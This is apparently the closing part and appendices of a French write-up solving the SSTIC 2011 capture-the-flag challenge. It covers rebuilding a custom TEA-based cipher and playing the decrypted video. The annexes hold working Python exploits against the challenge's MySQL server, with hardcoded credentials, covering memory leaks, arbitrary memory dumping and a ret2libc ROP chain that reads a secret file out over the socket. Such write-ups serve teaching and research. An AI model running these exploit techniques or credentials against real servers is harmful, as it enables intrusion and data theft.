De manière plus précise, l'algorithme de déchiffrement d'un bloc de 512 octets peut se schématiser (très grossièrement..) comme cela:



Figure 28 : « Détails » d'une opération de déchiffrement

L'algorithme va utiliser 3 buffers de 512 octets:

- **buff_1** construit à partir des 448 premiers octets de **used_to_decrypt** (représente le shift_left de 4 bits de l'algorithme TEA) et des 512 premiers octets du buffer de clés de chiffrement (**key**)
- **buff_2** construit a partir des 512 octets de **used_to_decrypt** et de la valeur de **sum** à ce round ci
- **buff_3** construit à partir des 432 derniers octets de **used_to_decrypt** (représente le shift_right de 5 bits de l'algorithme TEA) et des 512 derniers octets du buffer de clés de chiffrement (**key**)

Pour déchiffrer 16 octets de données, on va « xorer » les 16 octets correspondants de **buff_1**, **buff_2**, **buff_3**, **to_decrypt** et d'une valeur **val_tmp** qui évolue à chaque bloc de 16 octets (mais qui est nul au départ).

clair[0:16] = buff_1[0:16] ^ buff_2[0:16] ^ buff_3[0:16] ^ to_decrypt[0:16] ^ val_tmp

Or, dans le cas présent, nous connaissons **clair[0:16]** (**expected_plaintext[0:16]** au round 32), ainsi que **buff_1[0:16] ^ buff_2[0:16] ^ buff_3[0:16].**
De plus, **val_tmp** vaut 0 initialement, donc on peut calculer **to_decrypt[0:16]** :

to_decrypt[0:16] = buff_1[0:16] ^ buff_2[0:16] ^ buff_3[0:16] ^ clair[0:16]

val_tmp change ensuite de valeur (en utilisant **clair[0:16]** ou **to_decrypt[0:16]**), or nous avons leurs 2 valeurs, donc nous pouvons calculer sa nouvelle valeur et ainsi calculer tous les **to_decrypt**[X:X+16] suivants, donc chiffrer tout le bloc.



Figure 29 : Vision « macro » du processus de chiffrement

En prenant soin de faire évoluer le paramètre ***sum*** à l'inverse de quand on déchiffre (**sum** du round 32 de déchiffrement doit être égal à **sum** du round 1 de chiffrement) et en inversant les opérations (le premier bloc de 512 octets est chiffré en premier au lieu de servir à déchiffrer), on peut chiffrer **expected_plaintext** et ainsi trouver le contenu de **secret2.dat** .

On peut résumer l'opération de chiffrement à une boucle :

```
for(i = 0x9E3779B9 ,cpt=0; cpt<NB_TOUR; i -= 0x61C88647, cpt++) {
   decrypt_block(buffer_plain, buffer_plain+512, buffer_key, i, buffer_plain, 0);
   decrypt_block(buffer_plain+512, buffer_plain, buffer_key+1024, i,
buffer_plain+512, 0);
}
```

4.2 Implémentation de l'algorithme et chiffrement du plaintext

L'outil développé[14], qui réimplémente l'algorithme étudié, permet de chiffrer **expected_plaintext** pour trouver le contenu de **secret2.dat** (écrit dans **/tmp/sec2.dat**).

```
# ./crypt_TEA
Ouverture de plaintext.bin
Premier bloc de 512 octets

0x08 0x7a 0xbb 0x0c 0x11 0x2b 0x8f 0x5f 0xe6 0x11 0xbc 0x92 0x03 0xd1 0x7a
-- snip--
0xb0 0x60 0xf0 0xb6 0xee 0xf5 0x3b 0x59 0x42 0x84 0x9a 0x71 0x57 0x5c 0xc3

Deuxième bloc de 512 octets

0xec 0x73 0x7a 0xcf 0x87 0xbb 0x6c 0x67 0xe2 0x21 0x44 0x34 0x93 0x5c 0xdd
-- snip --
0xe4 0x97 0x26 0xd7 0xde 0x79 0x31 0xfa 0x0e 0x7f 0x61 0x8b 0x4f 0x75 0x79


buffer chiffré écrit dans fichier /tmp/sec2.dat
```

On peut demander à l'outil de déchiffrer le contenu de **/tmp/sec2.dat** (en spécifiant un paramètre quelconque, ici 1) pour vérifier que l'on retombe bien sur le contenu de **expected_plaintext** , ce qui est le cas :

```
# ./crypt_TEA 1
Ouverture de /tmp/sec2.dat
Premier bloc de 512 octets

0x24 0x3f 0x6a 0x88 0x85 0xa3 0x08 0xd3 0x13 0x19 0x8a 0x2e 0x03 0x70 0x73
--snip --
0x0f 0xea 0xd3 0x49 0xf1 0xc0 0x9b 0x07 0x53 0x72 0xc9 0x80 0x99 0x1b 0x7b

Deuxième bloc de 512 octets

0x25 0xd4 0x79 0xd8 0xf6 0xe8 0xde 0xf7 0xe3 0xfe 0x50 0x1a 0xb6 0x79 0x4c
-- snip --
0xc8 0x19 0x68 0x4e 0x73 0x4a 0x41 0xb3 0x47 0x2d 0xca 0x7b 0x14 0xa9 0x4a
```

Pour information, le hash MD5 du fichier **secret2.dat** est le suivant :

```
# md5sum /tmp/sec2.dat
3fd88104b4ffcd8cbf1bc2614f5929f1  /tmp/sec2.dat
```

14 Voir code en annexe

5 Lecture de la video et conclusion

On peut maintenant copier **secret1.dat** et **secret2.dat** dans **$HOME/sstic2011/**, copier **challenge_track3.elf** en tant que **/usr/lib/vlc/plugins/demux/libmp4_plugin.so** et lire la vidéo qui pourra maintenant se déchiffrer :

```
# cp secret1.dat $HOME/sstic2011/
# cp /tmp/sec2.dat $HOME/sstic2011/
# cp challenge_track3.elf /usr/lib/vlc/plugins/demux/libmp4_plugin.so
# vlc challenge
```



Figure 30 : Vidéo déchiffrée avec l'adresse mail du challenge

On peut ainsi récupérer l'adresse mail du challenge :

c74805cc06ca23c59091e9457c3f6c8d@sstic.org

Pour conclure, un challenge bien sympathique (merci aux 2 auteurs) qui alliait reverse engineering, exploitation en remote de vulnérabilités, stéganographie, cryptographie et qui m'aura permis d'élargir mes connaissances.

6 Annexes

6.1 parse_mp4_offset_for_gz.py

```
#!/usr/bin/env python

import sys

# un offset par ligne :
# 95
# 187143
# 323679
file_offset = "chunk_offset_1.txt"

# une size par ligne :
# 22221
# 7514
# 6971
# 4627
file_size = "chunk_size_1.txt"

chal = open(sys.argv[1],"r").read()
out_file = open("introduction.gz","w")

# on ecrit le header gzip et le debut des data
out_file.write(chal[32:95])

offset = open(file_offset,"r").read().strip().split('\n')
size =  open(file_size,"r").read().strip().split('\n')

for i in range(len(offset)-1):
    current = int(offset[i])
    next = int(offset[i+1])
#    print "current : %d, next : %d"%(current,next)
    index = 0
    somme = current
    while True:
        s = int(size[index])
        somme += s
#        print "s : %d, somme : %d"%(s,somme)
        # pas de data entre les 2 chunk
        if somme == next:
            size = size[index+1:]
            break
        # on a depasse l'adresse du chunk suivant
        elif somme > next:
            print "got chunk, len : %d"%(next-(somme-s))
            out_file.write(chal[somme-s:next])
            size = size[index:]
            break
        index += 1

out_file.close()
```

6.2 put_payload.py

```
#!/usr/bin/env python

import MySQLdb
import struct
import sys


conn = MySQLdb.connect (host = "88.191.139.176",
                        user = "sstic2011",
                        passwd = "ojF.iJS6p'rLRtPJ",
                        db = "sstic")

cursor = conn.cursor ()
req = "select abs(version())"
print >> sys.stderr, "Executing : %s"%req
cursor.execute (req)
row = cursor.fetchone()
obj_addr = row[0]
print >> sys.stderr, "Objet version a l'adresse : %d"%int(obj_addr)

req = "select concat(%s,\"abcd\")"%obj_addr
print >> sys.stderr, "Executing : %s"%req
cursor.execute (req)

req = "select concat(%s,'PAYLOAD')"%(obj_addr)
print >> sys.stderr, "Executing : %s"%req
cursor.execute (req)

row = cursor.fetchone()[0]
payload_addr = struct.unpack('<I',row[4:8])[0]

print >> sys.stderr, "payload a l'adresse : %s (0x%08x)"%(payload_addr,
payload_addr)


conn.close()
```

6.3 dump_memory.py

```
#!/usr/bin/env python

import MySQLdb
import struct
import sys




def read_data(cursor, addr, size):
    b1 = hex(addr&0xFF)
    b2 = hex((addr>>8)&0xFF)
    b3 = hex((addr>>16)&0xFF)
    b4 = hex((addr>>24)&0xFF)

    s_b1 = hex(size&0xFF)
    s_b2 = hex((size>>8)&0xFF)
    s_b3 = hex((size>>16)&0xFF)
    s_b4 = hex((size>>24)&0xFF)

    print >> sys.stderr, "Dumping %d bytes from address 0x%08x\n"%
(size,addr)
    req = "select abs(version())"
    cursor.execute (req)
    row = cursor.fetchone()
    obj_addr = row[0]

    req = "select concat(%s,\"abcd\")"%obj_addr
    cursor.execute (req)

    # construction du fake val
    req = "select concat(%s,char(0xfe,0, 0, 0, %s,%s, %s, %s, %s,%s, %s, %s,
0xf9,0xb9, 0x04, 0x08))"%(obj_addr, b1, b2, b3, b4, s_b1, s_b2, s_b3, s_b4)
    cursor.execute (req)

    row = cursor.fetchone()[0]
    struct_addr = struct.unpack('<I',row[4:8])[0]

    #struct_addr est l'adresse de la fake val
    req = "select concat('',%s)"%hex(struct_addr)
    cursor.execute (req)

    data = cursor.fetchone()[0]
    print >> sys.stderr, "received %d bytes of data"%len(data)

    return data

MAX = 0x8000

if len(sys.argv) == 3:
    if sys.argv[1].startswith('0x'):
        addr = int(sys.argv[1], 16)
    else:
        addr = int(sys.argv[1])
    if sys.argv[2].startswith('0x'):
        size = int(sys.argv[2],16)
    else:
        size = int(sys.argv[2])
```

```
conn = MySQLdb.connect (host = "88.191.139.176",
                        user = "sstic2011",
                        passwd = "ojF.iJS6p'rLRtPJ",
                        db = "sstic")

if len(sys.argv) != 3:
    print >> sys.stderr, "USAGE : %s [address] [size]"
    sys.exit(-1)


cursor = conn.cursor ()
data = ''
try:
    while size >= MAX:
        print >> sys.stderr, "size : %d, MAX : %d"%(size,MAX)
        data += read_data(cursor, addr, MAX)
        addr += MAX
        size -= MAX

    if size > 0:
        data += read_data(cursor, addr, size)
except Exception, e:
    print >> sys.stderr, "\n"+"="*20
    print >> sys.stderr, e
    print >> sys.stderr, "="*20
    pass

sys.stdout.write(data)


conn.close()
```

6.4 ret2libc.py

```
#!/usr/bin/env python

import MySQLdb
import struct
import sys


def encode_payload(sh):
    s = 'char('
    s += ",".join([str(ord(i)) for i in sh])
    s += ')'
    return s


payload = ''


# 0x2ccfL: xchg esp eax ;;    + 0x8048000
ADDR_XCHG_ESP_EAX = 0x804accf

# adressse de pop * 3 + ret
# 0x4b56L: pop esi ; pop edi ; pop ebp ;;  + 0x8048000
ADDR_POP3_RET = 0x804cb56

# adresse du buffer ou on va lire les data, adresse de la struct FILE de
stderr
ADDR_BUFFER = 0xb772e580

#adresse ou est mappee la libc
BASE_LIBC = 0xB75D8000

#OFFSET_READ = 0xbf160
OFFSET_READ = 0xbdde0

#OFFSET_WRITE = 0xbf1e0
OFFSET_WRITE = 0xbde60

ADDR_READ = BASE_LIBC + OFFSET_READ
ADDR_WRITE = BASE_LIBC + OFFSET_WRITE

print >> sys.stderr,"Addr read : 0x%08x , addr write : 0x%08x"%(ADDR_READ,
ADDR_WRITE)

payload += struct.pack("<I", ADDR_READ)
payload += struct.pack("<I", ADDR_POP3_RET)
# FD de secret1.dat
payload += struct.pack("<I", 3)
payload += struct.pack("<I", ADDR_BUFFER)
payload += struct.pack("<I", 32)

payload += struct.pack("<I", ADDR_WRITE)
# normalement, saved EIP, mais on ne veut pas rejumper nul part
# on peut mettre n'importe quoi, je met expand ici
payload += struct.pack("<I", 0x0804b9f9)
# FD de la socket
payload += struct.pack("<I", 0)
payload += struct.pack("<I", ADDR_BUFFER)
payload += struct.pack("<I", 32)
```

```
conn = MySQLdb.connect (host = "88.191.139.176",
                        user = "sstic2011",
                        passwd = "ojF.iJS6p'rLRtPJ",
                        db = "sstic")


cursor = conn.cursor ()

# encodage du payload via CHAR
payload_encoded = encode_payload(payload)

req = "select abs(version())"
cursor.execute (req)
row = cursor.fetchone()
obj_addr = row[0]

req = "select concat(%s,\"abcd\")"%obj_addr
cursor.execute (req)

req = "select concat(%s,%s)"%(obj_addr, payload_encoded)
print >> sys.stderr, "Executing : %s"%req
cursor.execute (req)

row = cursor.fetchone()[0]
payload_addr = struct.unpack('<I',row[4:8])[0]

print >> sys.stderr, "payload addr : %s (0x%08x)"%(payload_addr,
payload_addr)

req = "select abs(version())"
cursor.execute (req)
row = cursor.fetchone()
obj_addr = row[0]
req = "select concat(%s,\"abcd\")"%obj_addr
#    print >> sys.stderr, "Executing : %s"%req
cursor.execute (req)

f_b1 = hex(ADDR_XCHG_ESP_EAX&0xFF)
f_b2 = hex((ADDR_XCHG_ESP_EAX>>8)&0xFF)
f_b3 = hex((ADDR_XCHG_ESP_EAX>>16)&0xFF)
f_b4 = hex((ADDR_XCHG_ESP_EAX>>24)&0xFF)

# creation de notre fake val qui pointe sur le xchg esp, eax
req = "select concat(%s,char(0xfe,0, 0, 0, 0,0,0,0, 0,0,0,0, %s,%s, %s,
%s))"%(obj_addr, f_b1, f_b2, f_b3, f_b4)
print >> sys.stderr, "Executing : %s"%req
cursor.execute (req)

row = cursor.fetchone()[0]
struct_addr = struct.unpack('<I',row[4:8])[0]

print >> sys.stderr, "objet pour executer commande addr : %s (0x%08x)"%
(struct_addr, struct_addr)

req = "select concat(%s,%s)"%(hex(struct_addr), hex(payload_addr))
print >> sys.stderr, "Executing : %s"%req
try:
    cursor.execute (req)
except:
    pass

conn.close()
```

6.5 crypt_TEA

```
#include <stdio.h>
#include <stdint.h>
#include <string.h>

#define PLAINTEXT "plaintext.bin"
#define PLAINTEXT_2 "/tmp/sec2.dat"
#define ENC_KEY "encryption_key.bin"

#define NB_TOUR 32

void print_buf_16(unsigned char * s) {
    int i;
    for(i=0; i<16; i++)
        printf("0x%02x ",s[i]);
    printf("\n");
}

void do_xor_16(unsigned char * a,unsigned char * b, unsigned char * res){
    int i;
    for(i=0;i<16;i++)
        res[i] = a[i] ^ b[i];
}

void do_and_16(unsigned char * a, unsigned char * b, unsigned char * res){
    int i;
    for(i=0;i<16;i++)
        res[i] = a[i] & b[i];
}

void do_andnot_16(unsigned char * a, unsigned char * b, unsigned char * res)
{
    int i;
    for(i=0;i<16;i++)
        res[i] = ~(a[i]) & b[i];
}

void do_or_16(unsigned char * a, unsigned char * b, unsigned char * res){
    int i;
    for(i=0;i<16;i++)
        res[i] = a[i] | b[i];
}

typedef char si128_t[16];



void decrypt_block(unsigned char * cleartext, unsigned char * encrypted,
unsigned char * key, int val, unsigned char * out, int decrypt) {

    unsigned char buff_1[512], buff_2[512], buff_3[512], buff_4[512],
buff_5[512];
    si128_t val_tmp;
    si128_t a, b, c, and, xor, e, zero_or_one, data;

    si128_t m, n, o, p, q, r;
    int i, j;

    int bit_pos;

    memset(buff_1, 0, 512);
```

```
  memset(buff_2, 0, 512);
  memset(buff_3, 0, 512);
  memset(buff_4, 0, 512);
  memset(buff_5, 0, 512);

// Buff_1 et buff_2 rempli

  memcpy(buff_1 + 64, encrypted, 448);
  memset(val_tmp, 0, sizeof(si128_t));
  for(i=0; i<512; i+= 128) {
      for(j=0; j<8; j++) {
          memcpy(a, &key[i + j*16], 16);
          memcpy(b, &buff_1[i + j*16], 16);
          do_and_16(a, b, and);
          do_xor_16(a, b, xor);

          do_xor_16(xor, val_tmp, e);
          memcpy(&buff_2[i + j*16], e, 16);
          // change la valeur de val_tmp
          do_and_16(val_tmp, xor, m);
          do_or_16(m, and, val_tmp);
      }
  }

  memset(val_tmp, 0, sizeof(si128_t));
  for(bit_pos = 0, i=0; bit_pos < 32; bit_pos += 4, i+= 64) {
      for(j=0; j<4; j++) {
          memset(zero_or_one, 0, sizeof(si128_t));
          if ((1 << (bit_pos+j)) & val)
              memset(zero_or_one, 0xFF, sizeof(si128_t));

          memcpy(b, encrypted + i + 16*j, 16);
          do_xor_16(zero_or_one, b, xor);

          do_xor_16(xor, val_tmp, c);
          memcpy(&buff_3[i + j*16], c, 16);

          // modifie val_tmp
          do_and_16(xor, val_tmp, a);
          do_and_16(zero_or_one, b, m);

          do_or_16(a, m, val_tmp);
      }
  }

// Buff_4 et buff_5 rempli

  memcpy(buff_4, encrypted + 80, 432);
  memset(val_tmp, 0, sizeof(si128_t));

  for(i=0; i<512; i+= 128) {
      for(j=0; j<8; j++) {
          memcpy(a, &key[512+i + j*16], 16);
          memcpy(b, &buff_4[i + j*16], 16);
          do_and_16(a, b, and);
          do_xor_16(a, b, xor);

          do_xor_16(xor, val_tmp, e);
          memcpy(&buff_5[i + j*16], e, 16);
          // change la valeur de val_tmp
          do_and_16(val_tmp, xor, m);
          do_or_16(m, and, val_tmp);
      }
  }
```

```
 //  dechiffrement final

    memset(val_tmp, 0, sizeof(si128_t));

// traitement du premier bloc
// 1e bloc
    memcpy(data, cleartext, 16);
    memcpy(a, buff_2, 16);
    memcpy(b, buff_3, 16);
    memcpy(c, buff_5, 16);
    do_xor_16(a,b,m);
    do_xor_16(m,c,n);

    do_xor_16(n, data, xor);
    do_xor_16(xor, val_tmp, q);
    memcpy(out, q, 16);

    if (decrypt)
        do_andnot_16(data, n, o);
    else
        do_andnot_16(q, n, o);
    memset(p, 0, sizeof(si128_t));
    do_or_16(o, p, val_tmp);

    for(i=1; i<32; i++) {
        memcpy(data, cleartext + 16*i, 16);

        memcpy(a, buff_2 + 16*i, 16);
        memcpy(b, buff_3 + 16*i, 16);
        memcpy(c, buff_5 + 16*i, 16);

        do_xor_16(a,b,m);
        do_xor_16(m,c,n);

        do_xor_16(n, data, xor);
        do_xor_16(xor, val_tmp, q);

        memcpy(out + 16*i, q, 16);

        do_and_16(n, val_tmp, p);
        do_or_16(n, val_tmp, r);

        if (decrypt)
            do_andnot_16(data, r, o);
        else
            do_andnot_16(q, r, o);
    //    memset(p, 0, sizeof(si128_t));
        do_or_16(o, p, val_tmp);
    }

}



int main(int argc, char ** argv){

    unsigned char buffer_plain[1024];
    unsigned char buffer_key[2048];

    char dec;
    if (argc == 2)
        dec = 1;
    else
        dec = 0;
```

```
    FILE * f;
    if (dec) {
        f = fopen(PLAINTEXT_2,"r");
        printf("Ouverture de %s\n",PLAINTEXT_2);
    }
    else {
        f = fopen(PLAINTEXT,"r");
        printf("Ouverture de %s\n",PLAINTEXT);
    }
    fread(buffer_plain, 1,1024, f);
    fclose(f);

    f = fopen(ENC_KEY,"r");
    fread(buffer_key, 1,2048, f);
    fclose(f);

    int i, cpt;
    if (dec){
        for(i = 0x9E3779B9 * NB_TOUR ,cpt=0; cpt<NB_TOUR; i += 0x61C88647,
cpt++) {
 //           printf("i : 0x%08x\n",i);
            decrypt_block(buffer_plain+512, buffer_plain, buffer_key+1024, i,
buffer_plain+512, 1);
 //           printf("\n\n ********************************** \n\n");
            decrypt_block(buffer_plain, buffer_plain+512, buffer_key, i,
buffer_plain, 1);
        }
    }

    else {
        for(i = 0x9E3779B9 ,cpt=0; cpt<NB_TOUR; i -= 0x61C88647, cpt++) {
//            printf("i : 0x%08x\n",i);
            decrypt_block(buffer_plain, buffer_plain+512, buffer_key, i,
buffer_plain, 0);
//            printf("\n\n ********************************** \n\n");
            decrypt_block(buffer_plain+512, buffer_plain, buffer_key+1024, i,
buffer_plain+512, 0);
        }
    }

    printf("Premier bloc de 512 octets");
    printf("\n\n");
    for(i=0; i<512;i++)
        printf("0x%02x ",buffer_plain[i]);

    printf("\n\nDeuxième bloc de 512 octets");
    printf("\n\n");
    for(i=0; i<512;i++)
        printf("0x%02x ",buffer_plain[512+i]);
    printf("\n\n");

    if (!dec) {
        FILE * pt = fopen(PLAINTEXT_2,"wb");
        fwrite(buffer_plain, 1, 1024, pt);
        fclose(pt);
        printf("\nbuffer chiffré écrit dans fichier /tmp/sec2.dat\n\n");
    }

    return 0;
}
```